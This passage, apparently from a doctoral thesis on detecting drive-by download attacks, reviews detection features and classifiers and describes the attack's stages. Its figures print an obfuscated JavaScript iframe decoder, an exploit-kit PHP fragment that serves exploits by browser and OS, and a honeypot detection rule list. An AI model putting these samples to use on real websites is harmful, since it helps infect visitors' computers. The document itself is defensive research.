b) **Luring Internet users visit their malicious websites**: After publishing malicious content on the Internet, attackers have to get users visit their malicious websites. Spam is a common technique which intruders use to lure an user to visit their websites. For instance, spam emails can contain a link to a malicious web page. Web blog and social network are also known as common places for connecting to malicious websites. Search engine is abused by attackers in order to get users visit their malicious websites. Popular search terms are used to make links to malicious web pages displayed in the search results. Thus, there is very high probability for their malicious sites visited.

c) **Serving malicious content**: When an Internet user visits malicious web pages, attackers check whether the visitor is one of their targets. Decision is made based on some criteria like geography, IP address, browser fingerprint or even reinfection rejection (Serving once only). For instance, an intruder only serves malicious contents to a range of IP addresses or specific countries only.

d) **Exploiting visitor's computer system**: When malicious contents are executed by a web browser at the visitor's computer system, it exploits

vulnerabilities on web browsers, plug-ins and computer systems. If a targeted vulnerability is available at the visitor's computer system, exploitation is successful, and malicious code take control over visitor's computer system.

e) **Downloading and installing malware on the visitor's computer system**: The final result from a drive-by download attack is usually an installation of malware on the visitor's computer system. When malicious code controls visitor's computer system, it connects to attacker's server to download a malware and install it on the user's local system. As a result, visitor's computer system is infected by malware, and it can sometimes become one of the nodes on Distributed Denial of Service (DDOS) attacks on the Internet.

Above is just a brief summary on how a drive-by download attack happens, and it is fully presented in chapter 4.

Chapter 3

Related Work

Malicious web pages are an emerging threat for Internet users. This thesis focuses on malicious webpages delivering drive-by download attacks, one of the main methods to spread malware on the Internet via malicious web pages.

In this chapter, the related work on detecting malicious web pages are reviewed and discussed. We analyse the related work using two dimensions: choice of features and method used to classify a page as being malicious or benign. By analysing related work according to feature and classification method, we have a depth review on each category in order to have a clear state-of-the-art view on features and methods used on detecting malicious web pages. In addition, we review some current tools used to detect malicious web pages and drive-by download attacks.

3.1 Features

When we discuss detection systems, the first question to be asked is which feature is used in the detection system. The current state-of-the-art shows that there is no public dataset available for studies on detecting drive-by-download attacks. In fact, each research usually uses its own dataset with it pre-defined features. There are a range of features used on detecting this

kind of attacks. In this section, we review the related work based on features they used. In one of our work about detecting malicious web pages, we defined two types of features based on their characteristics: static feature and run-time feature [42]. We use these definitions for our reviews about features used on the related work on detecting malicious web pages.

3.1.1 Static features

According to our definition [42], static features are obtained without fully rendering and executing a HTML document. Here are some of the potential static features: properties of web servers and web pages, and contents of web pages.

Ma et al. [47] [48] detect malicious web pages based on the relationship between URLs, their lexical and host-based features. It did not use contents of web pages in detection. Lexical features include any features which make the page 'look different'. They can be the length of the hostname, length of the entire URL, and number of dot in URL, etc. Hosted-base features include IP address properties, WHOIS properties, Domain name properties and geographic properties. The authors claimed that their features offered four main benefits: avoiding downloading content of web page, light-weight trained model (without page content), independency on URL context, avoiding 'cloaking' problem when a web server serves different contents based on cloaking criteria.

Another research, which used features from properties of servers for detecting malicious web pages is from Seifert et al. [79]. The authors presented that malicious web pages often imported exploits from centralized exploit servers, and attackers usually abused DNS server to make investigations of malicious web pages difficult. They identified 6 features from DNS and web servers which can be used by attackers in malicious web pages. The features include number of unique HTTP servers, number of redirects, number of redirect to different country, number of redirects to

the same country, number of domain name extensions, and number of unique DNS servers.

While very few research uses information from servers to detection malicious web pages, there are many studies focusing on HTML contents to detect malicious web pages. Hou et al. presented their work on detecting malicious web pages based on uses of dynamic HTML (DHTML) on malicious web pages versus benign ones [30]. The key point in this research is the method used to choose features according to the usages of DHTML knowledge. The chosen features have to meet the requirement for abilities against obfuscation versus accuracy. Three groups with 171 features were chosen. There are 154 features used to count the use of native Java functions. Nine features are also used to measure some elements inside a HTML documents. There are eight advanced features are used to count the use of ActiveX object.

Another research focusing on HTML content especially JavaScript functions is from Chia-Mei et al. [11]. They proposed a model to detect malicious web pages based on unusual behaviour features such as encoding, sensitive keyword splitting and encoding and some dangerous JavaScript functions.

While focusing on HTML contents, some research found special features used to detect malicious web pages. Shih-Fen et al. [80] on their research to detect malicious web pages also focused on HTML contents, but they were interested in structures of HTML codes. Liang el al. [8] proposed the concept of abnormal visibility. According to their studies, malicious web pages are usually changed in their display modes in order to be invisible or almost invisible. The authors showed three main forms of abnormal visibility. The first one is changing the width and height attributes of IFrame in order to make embedded malicious code invisible or almost invisible. Setting the display style of iframe 'display: none' is the second form of abnormal visibility. The last form is generating iframe tag dynamically in order to make obfuscation.

While above research confidently used static features to detect malicious web pages, Seifert et al. [78] proposed using content-based features to identify malicious web pages but the malicious web pages were then verified by a high interaction client honeypot (Capture-HPC). The features were based on HTTP responses from potential malicious web servers, which were analysed to extract potential features. Some common features were chosen based on three proposed main elements in malicious web pages: exploit, exploit delivery mechanism and obfuscation (hiding).

A summary of research using static features is presented in Table 3.1.

3.1.2 Run-time features

As our definition in [42], run-time features are obtained by fully rendering and executing a HTML document in real environments. To collect run-time features for experiments, some research created their own tools to render HTML documents and execute them. These tools use either real operating systems or simulators for the 'real' environment. Almost all of them focus on monitoring changes on a visitor's system when a HTML document is rendered and executed on the system.

Most research focus on monitoring changes in a visitor's computer system when it is infected by a drive-by download attack. When an Internet user visits malicious web pages, the visitor's computer system downloads and executes malicious contents embedded in malicious web pages. The results from the execution can make the computer system infected by creating malicious process, downloading and installing malware, changing in registry system,etc. These infection symptoms are considered as potential features in some detection systems. Almost all of high interaction client honeypots work based on these infection symptoms. Wang et al. [89] used HoneyMonkeys system to detect malicious web pages. They monitored 5 potential features: file system, registry system, process, exploited vulnerabilities and redirect URLs. They mentioned that these features not only

Table 3.1: Summary of research using static features

Research	Feature
Ma et al. [47] [48]	Lexical features: Length of hostname, length of the entire URL, number of dot in URL Host-based features: IP address properties, WHOIS properties, Domain name properties, geographic properties.
Seifert et al. [79]	Number of unique HTTP servers, number of redirects, number of redirects to different country, number of redirects to same countries, number of domain name extensions, and number of unique DNS servers
Hou et al. [30]	Contents of web pages: - JavaScript functions - HTML elements - ActiveX
Chia-Mei et al. [11]	Unusual behaviour(from Javascript content): - Encoding - Sensitive keyword splitting - Sensitive keyword encoding - Dangerous functions
Shih-Fen et al. [80]	Structures of HTML codes
Liang el al. [8]	Abnormal visibilities: - Width and height of iframe or frame - Display attribute values
Seifert et al. [78]	HTTP response: - Exploit - Exploit delivery mechanism - Obfuscation (hiding)
Cova et al. [15]	Javascript: Redirection and cloaking

used to detect malicious web pages but also provided further information about vulnerabilities and distributed networks to deliver malicious web pages. High interaction client honeypots used in [70] and [55] shares the same concept to monitor potential changes in a visitor's computer system. They monitor file system, registry system, process system during visitation of URLs. Moshchuk et al. extended their work in [55] to provide on-the-fly protection to visitors from malicious web pages. They proposed SpyProxy [4] which is a proxy service to render and execute web pages before they reach visitor's computer system. In term of features, they used the same run-time features used in [55]

Instead of using a real computer system to download and execute HTML documents, CaffeineMonkey [21] and PHoneyC [57] used emulated systems to execute potential malicious contents in HTML documents. Both of them identified scripts as potential dangerous components in web pages. However, CaffeineMonkey focused on executing JavaScript functions to compare malicious web pages and benign ones while PHoneyC monitored exploited vulnerabilities (specially ActiveX) to search for matching between monitored components and signatures of know vulnerabilities.

Analysing JavaScript contents on drive-by download attacks, Egele et al. [19] found that memory corruption especially heap-spraying are one of the common methods to inject and execute malicious shellcode in most drive-by download attacks. They found that string objects were used to store shellcode and they are potential run-time features for detecting drive-by download attacks. They created a plug-in component in Firefox to monitor string objects created during visitation of web pages.

While identifying JavaScript contents as core components of drive-by download attacks, Cova et al. [15] used both static and run-time features in their research. The features were chosen based on the sequences of carrying out a drive-by download attack: redirection and cloaking, deobfuscation, environment preparation, and exploitation. They claimed that not all of the features were necessary for a drive-by download at-

tack, and they classified the features into two groups: useful features and necessary features. While all of the static features were classified as useful features, almost all of the run-time features were classified as necessary features.

A summary of research using run-time features is presented in Table 3.2.

3.2 Classification methods

This section reviews current classification methods used to detect or identify malicious web pages. According to the current state-of-the-art, we put classification methods into three main groups: signature-based technique, rule-based technique, and machine learning technique.

3.2.1 Signature-based technique

In signature-based approach, detection systems use known signatures to detect malicious web pages. Signatures are usually generated from known exploited vulnerabilities or they are from anti-virus applications. Some research generated their own signatures to detect malicious web pages. In Monkey-Spider system, Ikinci el al. [32] also used signature approach to detect malicious websites. The contents of websites are crawled and stored in files. The crawled contents are then scanned by ClamAV - an anti-virus application.

Seifert el al. [76] used Snort signature to detect malicious web pages in their HoneyC system. The HTTP responses from web servers are constructed under XML format, and then analysed against Snort signatures.

3.2.2 Rule-based techniques

Rule-based technique consists of a list of pre-defined rules to identify benign and malicious instances. The rule-based technique is usually used by

Table 3.2: Summary of research using run-time features

Research	Feature
Wang et al. [89]	File system, registry system, process, exploited vulnerabilities and redirect URLs.
Seifert et al. [70], Moshchuk et al. [55] and Alexander et al. [4]	File system, registry system, process system.
Feinstein et al. [21]	JavaScript functions
Nazario et al. [57]	ActiveX vulnerabilities
Egele et al. [19]	Memory corruption: String objects
Cova et al. [15]	JavaScript: de-obfuscation, environment preparation, and exploitation


high interaction client honeypot. The main idea of this approach in high interaction client honeypot is to define some rules to determine whether a web page is malicious or not, based on monitored features during visitation. If there is any activity not obeying benign rules (or matching a malicious rule) during visitation, the visited URL is classified as malicious. Figure 3.1 shows one of exclusion lists used in Capture-HPC [75]. This exclusion list defined two main rules to check monitored values from a file system. Benign activities are declared with '+' symbol at the beginning of lines while malicious activities are declared with '-' symbol at the beginning of lines. In the benign part (from line 1 to line 112), all of known benign activities in the system during visitation are declared. It includes activities in the operating system, browser and plug-ins. On the other hand, malicious activities are declared from line 113 to the end. These activities include any known malicious activities such as creating executable files. During visitation, any file activity which does not match any pre-defined benign activities or match any pre-defined malicious activity is classified as a malicious activity.

Rule-based approach is also used in other high interaction client honeypots in [89], [55], and [94]. These client honeypots monitored potential features (such as file system, registry system, process) against pre-defined policies during visitation. If there is any unauthorized activity during an URL's visitation, it is classified as unsafe or malicious one.

3.2.3 Machine learning techniques

In this section, we review some current research on using machine learning techniques to detect malicious web pages.

Hou et al. [30] in their machine learning approach to detect malicious web pages carried out experiments to choose different features as well as classification algorithms. Four classification algorithms were compared. They included decision tree, Naive Bayes, SVM (support vector machine)



```
1       #[+,-]  [File Access]   [Process Name]  [File Path]
2       ##################################################
3       ### Clean Windows XP SP 2 System                 ###
4       ##################################################
5       +       Read    .*      .*
6       +       Create  .*      .*
7       +       Open    .*      .*
8       #issue in the way process path information is communicated to capture client
9       +       Write   UNKNOWN .*
10      +       Delete  UNKNOWN .*
11      #capture
12      +       Write   .*      C:\\program files\\capture\\logs\\.+
13      +       Delete  C:\\program Files\\capture\\capturecliient\.exe  C:\\program
                ...
23      #Prefetch
24      +       Write   C:\\WINDOWS\\system32\\svchost\.exe     C:\\WINDOWS\\Prefetcl
25      +       Write   System  C:\\WINDOWS\\Prefetch\\.+
26      #NTFS Metadata
27      +       Write   .*      C:\\\$mft
28      +       Write   .*      C:\\\$mftmirr
                ...
57      #windows update
58      +       Write   C:\\WINDOWS\\system32\\wuauclt\.exe     C:\\WINDOWS\\Softwar
                ...
78      ##################################################
79      ### Internet Explorer 6.0 SP2                    ###
80      ##################################################
81      #somehow VMwareService & System accesses the same files when IE is browsing.
82      +       Write   C:\\Program Files\\VMware\\VMware Tools\\VMwareService\.exe
83      +       Write   System  .*
                ....
112     +       Delete  C:\\Program Files\\Messenger\\msmsgs\.exe       C:\\Document
113     ##################################################
114     ### Minus List - General Malicious Activity      ###
115     ##################################################
116     # Alert about executables or scripts that are written to disk
117     #-      Write   .*      .+\.bat
118     #-      Write   .*      .+\.cmd
119     #-      Write   .*      .+\.exe
                ...|
138     -       Write   .*      C:\\WINDOWS\\Tasks\\.+
```

Figure 3.1: File exclusion list in Capture-HPC [75]

and boosted decision tree. The result showed that the boosted decision tree got the best performance with high true positive rate and low false positive rate.

Ma et al. [47] in their lightweight URL classification used four classifiers for their experiments in order to compare performances of different classification methods. They used Naive Bayes, SVM with a linear kernel, SVM with an RBF kernel, and l_1-regularized logistic regression. Their results showed that Naive Bayes performed better in term of training and test time. However, SVM and logistic regression got better performances in term of accuracy. One of the advantages of their methods is a capability to make trade-off between false positive and false negative. In addition, their another experiment [48] was conducted to build online learning algorithms to detect malicious web pages. There were three online algorithms implemented: Perception, Logistic Regression with Stochastic Gradient Descent and Confidence-Weight. They compared their online learning algorithm with Support Vector Machine (SVM). The results showed that SVM needed more training data in order to get better accuracy, but their algorithms did not.

To detect malicious web pages, Liu et al. [46] proposed an inductive learning model. The inductive learning model consisted of behaviour signatures based on extracted features and the relationship of features. The results from their experiment showed that the inductive learning model missed many malicious web pages (46.15%).

Chia-Mei et al. [11] proposed a model to detect malicious web pages based on unusual behaviour features. To classify web pages, they created a scoring mechanism which scored based on 9 predictor variables. Moreover, weights for each predictor variable were decided by the training phrase. The results from their experiment showed that their model worked very well. However, their dataset was very small with 460 benign and 513 malicious web pages.

Shih-Fen et al. [80] proposed a novel semantics-aware reasoning de-

tection algorithm to detect malicious web pages (SeAR), which was based on structures of HTML codes. Firstly, they defined templates for HTML codes. For each tested HTML code, the distance between the tested HTML code and templates were calculated. Secondly, the best match was chosen based on the distance and weight of the template. Finally, threshold was used to make a decision whether web pages were classified as malicious or benign. The outcome from this research is very good, but their dataset had only 147 malicious instances (no benign one).

Cova et al. [15] presented a novel approach which used anomaly detection. Probability score was used to assign anomaly score to each feature based on its value. The detection model had two modes: training or detection. Threshold was estimated in training mode working on normal instances. They carried experiments on over 115K web pages, and their approach achieves very good outcome in comparison to other approaches such as ClamAV [14], PhoneyC [57] and Capture-HPC [72]. For example, only 15 over 137 which were reported as malicious are benign due to missing observation during training. Moreover, it misses only 0.2% of attack while there are 80.6% for ClamAV, 69.9% for PhoneyC and 5.2% for Capture-HPC.

Seifert et al. [78] proposed a novel classification mechanism to detect malicious web pages. Static heuristics method were used to classify web pages. The first step in this method is to collect malicious and benign web pages, and then to carry out extracting potential attributes from these web pages. In learning step, all attributes extracted from 5,678 instances of malicious and 16,006 instances of benign web pages were fed into Weka with J4.8 decision tree learning algorithm implementation. The outcome classifier from learning step was used to classify 61,000 URLs. This classifier had very good false positive rate (5.88%) but very high false negative rate (46.15%).

A summary of detection methods is presented in Table 3.3.

Table 3.3: Summary of detection approaches

Research	Detection Method	Detail
Seifert et al. [76]	Signature	Snort signatures
Seifert et al. [70]	Rule-based	State-changes in computer systems
Moshchuk et al. [55]	Rule-based	State-changes in computer systems
Alexander et al. [4]	Rule-based	State-change in computer systems
Hou et al. [30]	Machine learning	Decision tree, Naive Bayes, SVM, and boosted decision tree
Ma et al. [47]	Machine learning	Naive Bayes, SVM with a linear kernel, SMV with an RBF kernel, and l_1-regularized logistic regression
Ma et al. [48]	Machine learning	Perception, logistic regression with stochastic gradient descent and confidence-weight
Liu et al. [46]	Machine learning	Inductive learning model
Chia-Mei et al. [11]	Machine learning	Scoring mechanism based on 9 predictor variables
Shih-Fen et al. [80]	Machine learning	Semantics-aware reasoning detection algorithm
Cova et al. [15]	Machine learning	Anomaly scoring model based on probability score assigned to each feature
Seifert et al. [78]	Machine learning	J4.8 decision tree

3.3 Gaps in the related work

a) Each research has its own way to extract features based on experiences and analyses from researchers. There is a range of features mentioned and used in the related work. Some of them use features from properties of web server, DNS server, and URLs. Some use HTML contents including script contents. Others use features from executing HTML documents on execution environments. Almost all of them claimed that they got very good results on detecting malicious web pages when they applied detection methods on their feature sets. Few of them discuss the challenges and limitations of their detection systems and feature sets. Therefore, the question is how to evaluate features used to detect malicious web pages. Our approach to answering this question was to systematically investigate the usefulness of various features by first defining the anatomy of a drive-by-download attack (see Chapter 4). Based on the anatomy, we identified stages of drive-by download attack and potential features that could be used to identify a drive-by-download attack at each stage. We also addressed challenges for using features at each stage. Stage changes, potential features and challenges at each stage can be considered as a framework to evaluate features used on detecting malicious web pages. In addition, false positive and false negative - two main factor for evaluating a detection system - are also analysed based on stage changes of HTML documents. The causes of these false negatives and positives are identified with the aim of helping find solutions to remove these causes in future.

b) In a two-step classification model like hybrid client honeypot proposed by Seifert et al. [69], the process of filtering potential malicious web pages in order to reduce suspicious web pages takes a very important role because it strongly affects the false positive and false negative rate of the whole system. It also affects the number of potential malicious web pages that are forwarded to the second step for further

analysis. Moreover, the trade-off between missing attacks and the number of potential malicious web pages have to be considered. However, there were only two studies focusing on filtering potential malicious web pages and the results are still far from satisfactory for practical applications. The first research is from Provos et al. [62], where machine learning techniques were used to reduce the number of suspicious web pages. However, details about this solution were not discussed. The second research is from Sefeirt et al. [78] where they used machine learning technique to identify malicious web pages. Those malicious web pages were then verified by high interaction client honeypot. However, their results shown that the system did not perform well because of very high false negative rate (46.16%).

In Chapter 5, we present a novel scoring model to detect potential malicious web pages. Our scoring model uses light-weight features and scoring methods to filter potential malicious web pages in order to reduce suspicious web pages. It also has a capability to make trade-off between missing attacks (false negative) and the number of potential malicious web pages.

c) Cost for detecting malicious web pages on the Internet is a challenge because of a huge number of web pages and small but significant population of malicious web pages. While some solutions are very accurate but slow, others are very fast but less accurate. For instance, Seifert et al. [67] compared between two detection devices: low interaction client honeypot and high interaction client honeypot. They stated that low interaction client honeypot was fast but less accurate than a high interaction client honeypot (more false positives), and high interaction client honeypot was slow but highly accurate. Therefore, using detection devices like high interaction client honeypot to detect malicious web pages can obtain very good accuracy. However, Seifert et al. [69] showed that the cost increases do not scale well when using a high in-

teraction honeypot to detect malicious webpages because cost increases linearly with the number of webpages and there are billions of potential webpages to investigate. They addressed this challenge by proposing a hybrid client honeypot which including both low and high interaction client honeypots. They also created a cost model to evaluate their client honeypots, although the cost model also scales linearly it does so significantly less quickly than with a high interaction honeypot alone. They made a significant contribution to malicious web detection devices especially client honeypots. However, their solution although promising did not investigate the underlying costs associated with doing detection in detail. In particular, there is not clear whether feature or detection method is the main factor affecting the cost of detecting malicious web pages. This thesis reports on our work on addressing this missing gap in the analysis of the performance of honeyclients in the context of a two-stage classification model (see Chapter 6). Based on our analysis of features used to detect malicious web pages, we defined two types of features: static features and run-time features. We proposed the two-stage classification model to use the appropriate type of features at each stage in order to improve the efficiency of detecting malicious web pages. In addition, we identified some critical conditions for the two-classification model to work efficiently.

d) High-interaction client honeypots (HCHs) are widely used for detecting drive-by download attacks but their high false negative rate and therefore number of missed attacks are still a drawback. According to our anatomy of drive-by download attacks, HCHs use features from the final stage where malicious activities happen from successful exploits. In fact, the success of the exploits depend on having the right vulnerabilities present in the execution environment. The presence of an exploit on a webpage may be missed because the execution environment did not have the required vulnerability. Unfortunately when another client visits the website, they may have the correct vulnerabil-

ity and therefore the exploit will run in their execution environments leading to potential loss. We took this point into account in Chapter 7. Based on our anatomy of drive-by download, attackers usually place shellcode in the memory of a web browser process before exploiting vulnerabilities on the visitors' computer system. Heap-spraying is a common method to spray shellcode into a browser process in order to carry out a drive-by download attack. We present a case study of heap-spraying in a drive-by download attack. We discuss the reason why a drive-by download attack might fail. We address characteristics of heap-spraying attack and propose a statistical method to detect heap-spraying attack.

Chapter 4

Anatomy of Drive-By Download Attack

When an Internet user visits a malicious web page, a malicious web server delivers a HTML document including malicious content to the user's computer system. The malicious content then exploits vulnerabilities on the visitor's computer system, which include vulnerabilities in web browsers, plug-ins, and operating systems (OS). The exploitation leads to executing malicious code provided by attackers and the installation of malware on the visitor's computer systems. This process happens without the Internet user's consent or notice. This type of attack is a drive-by download attack [19,56].

Drive-by download attacks represent a significant risk to users of the Internet. The ratio of web pages that contain drive-by-download attacks to benign pages has been estimated at between 0.1% and 0.6% [73,89]. One delivery mechanism is to drive victims to web servers owned by attackers but another mechanism is to subvert legitimate web servers [66, 81, 85, 92]. Subverting legitimate sites allows attackers to amplify the reach of their attack because these sites are trusted and visited by a huge number of visitors. Another factor leading to the increasing impact of drive-by-download attacks is the availability of exploit packs that reduce the level

of skill needed to deploy such attacks.

Several methods for detecting potentially malicious web pages have been proposed in the literature. Some of them focus on tracking state changes on the computer system during visitation, such as Capture-HPC [72], MITRE HoneyClient [54] and HoneyMonkey [90]. The main idea of these systems is to monitor a computer system for anomalous changes during the rendering of a web page such as changes to the file system, registry information or creation of processes. In addition, some studies [19,65] focus on detecting malicious code (shellcode) written to memory by exploits for later execution. These studies are based on the fact that memory corruption like heap-spray is one of common methods to exploit web browsers. Other methods (such as Wepawet [88], PhoneyC [57]) focus on a single delivery mechanism: JavaScript. These detection methods are based upon creating run-time environments to let JavaScript code execute and track behaviour during execution. Moreover, a number of studies focus on HTML contents for detecting malicious web pages [8, 30, 78, 80]. These studies analyze content pattern on HTML document and identify some potential features which can be useful on detecting malicious web pages. Finally, there are some studies focus on distinguishing benign web pages from malicious based upon characteristics of the web server hosting the pages [48, 49]. These studies found that information about web servers such as host name, domain name entries, location and other features can provide highly useful information for distinguish malicious web servers from benign ones.

As can be seen above, there are a range of features proposed for detecting a potential drive-by download attack. This raises a question about whether these features represent the complete range of potential features and how effective these features are for detecting drive-by download attacks. In this chapter, we present the anatomy of drive-by download attack, and then analyse state changes due to the rendering of a HTML document delivered to a web client. This provides a framework for exploring

these questions. Based upon this framework, we identify the vulnerabilities of these features to false positive and false negative results and discuss the challenges for detecting drive-by download attacks. This chapter makes the following contributions:

- We present the anatomy of a drive-by download attack. This is used to develop a framework for describing features that can be used to detect a potential drive-by-download attack.
- We identify the fundamental reasons for false positives and false negatives, which provide valuable information for evaluating the limits of the effectiveness of detection methods using these features.
- We outline the challenges for detection methods using these features in terms of the ability for attackers to hide their attacks through methods such as detection of the presence of feature monitors.

4.1 Sources of client-side vulnerabilities

In Chapter 2, we presented web application architecture and discussed security of web client application. We found that security of web client-side application is not only affected by web client but also plug-ins, web servers and their web applications.

The plug-in architecture allows the capabilities of browsers to be easily extended. However, it also increases the attack surface on the client-side because security is not only dependent upon vulnerabilities present in the web browser but also vulnerabilities present in third-party plug-ins. This is a real problem, for example, 419 cases of vulnerabilities were reported for browser plug-ins in 2008 [85]. ActiveX was reported the most common plug-in attack with 287 vulnerabilities followed by other plug-ins such as Java, QuickTime, Acrobat Reader, Flash Player and Media Player.




Figure 4.1: Flow chart outlining the stages in a drive-by-download.

As mentioned earlier, a drive-by-download attack will exploit vulnerabilities on the client side. This is done by returning an HTML page that contains malicious content. One approach to attacking the client-side is for an attacker to provide their own web application and direct the client web browsers to the web server hosting the application. However, this requires work to induce the client to visit the web application and has the potential disadvantage of leaving a trail back to the attacker. Therefore, attackers generally prefer to compromise legitimate web applications that clients already visit and use them to deliver malicious content to the vulnerable client [52,58]. Many techniques for compromising web applications or the

hosting web servers exist [61, 85]. For example, SQL injection [52, 58, 66] where untrusted input from a client is executed by the web application allowing information such as passwords to extracted or even arbitrary code to be run in the same context as the web application itself or simply exploit Web 2.0 functionality that allows users to upload content that will be served up to other users [1, 91].

4.2 Anatomy of drive-by download attack

This section describes in detail how attackers attempt to carry a drive-by-download attack (see Figure 4.1). In stage 0 (s_0), the malicious content is published by the attacker and is available either embedded in as static HTML documents or published via a web application. In stage 1 (s_1), the victim's web browser visits the web site and downloads the content as part of a HTML document. In stage 2 (s_2), web browsers render the content contained within HTML documents at the client-side. This involves parsing the HTML, executing embedded scripts and potentially invoking plug-ins. At this point the attacker hopes to exploit vulnerabilities either in the web browser's rendering engine or plug-ins. Note that this can actually be happening incrementally as the content making up the web page is downloaded. Finally, in stage 3 (s_3) the code contained within the malicious content (payload) executes allowing the intended malicious activity to take place.

Stage 0: Malicious content placed on the web page (s_0). There are two common ways for attackers to publish their malicious content. They build their own web services containing malicious content or they compromise legitimate web servers/web applications to publish their malicious contents.

After publishing their malicious content on the Web, attackers must get users to visit the web pages containing the content in order to make

```
<script language=JavaScript>function dc(x){var l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array
(63,53,46,44,20,50,56,40,28,54,0,0,0,0,0,0,43,34,33,29,55,47,1,45,19,30,3,23,61,35,26,25,11,
48,5,6,10,16,37,58,8,7,60,0,0,0,0,0,59,0,38,49,21,42,57,14,27,36,4,24,41,17,9,22,12,2,51,39,31,
32,18,62,13,52,0,15);for(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--){w|=
(t[x.charCodeAt(p++)-48])<<s;if(s){r+=String.fromCharCode(165^w&255);w>>=8;s-=2}else{s=6}}
document.write(r)}}dc("05ZQKHo5yK71KgoaY98xlKLrTd7xuPLACDCDCDCDX9CDPN35X@jDs0GAoE8QyDLAcD81Yn7
xoY8xwMmVR9oQoP8qlMmVRNCx8roQjIjQogC1mHoDs235PJZBgakAozZ1iMoQgp")</script>
```

Figure 4.2: Obfuscation in a IFrame

exploitation. Spam is a common technique which attackers use to lure users to their malicious web pages. For instance, spam emails can contain a link to a malicious web page. Web blogs and social networking sites are also abused to get users to visit malicious sites [23]. In addition, search engines are also abused by attackers in order to get users to visit their malicious sites. Popular search terms are abused to show malicious web pages in the search results [5,7,28,37,92] so there is a very high chance for their malicious sites to be visited. Moreover, some legitimate sites have third-party contents like access counters, advertisements which refer to malicious sites [5,7,62,91]. IFrame is the most common method used to refer to malicious web pages. To evade detecting methods, contents inside IFrame are sometime obfuscated as shown Figure 4.2.

Stage 1: Web page containing content downloaded to victim's web browser (s_1). Visitors get malicious contents in two ways: either they directly visit malicious web pages or they visit legitimate web pages including references to malicious ones. In both ways, the visitors connect to malicious web servers and attackers attempt to deliver malicious contents to a visitor's computer system. In fact, attackers usually target particular vulnerabilities which are only available in specific operating systems (OS), web browsers, plug-ins, etc... Therefore, attackers often detect visitor's system to find out whether vulnerabilities are available or not. Malicious contents are delivered if there are targeted vulnerabilities available in the visitor's computer system. Figure 4.3 shows code from an exploit kit to deliver different exploits based on information about operating systems

```
if ( $browers == 1 )
{
        ...
        if ( $config['spl12'] == 'on' && ( $vers[0] == 6 || $vers[0] == 7 ) )
        {
                include( "exploits/x12.php" );
        }
        if ( $config['spl3'] == 'on' && $os < 7 && $os != 3 )
        {
                include( "exploits/x3.php" );
        }
        ...
}
if ( $browers == 2 )
{
        if ( $config['spl6'] == 'on' && $os == 2 && $vers[0] == 7 )
        {
        include( "exploits/x6.php" );
        }
        ...
}
...
```

Figure 4.3: Delivery of malicious contents based on OS, browser version

and browsers. In addition, attackers usually try to avoid being detected by detection devices. They use information of IP address, countries and referrers to make the decision whether delivering malicious contents or not .

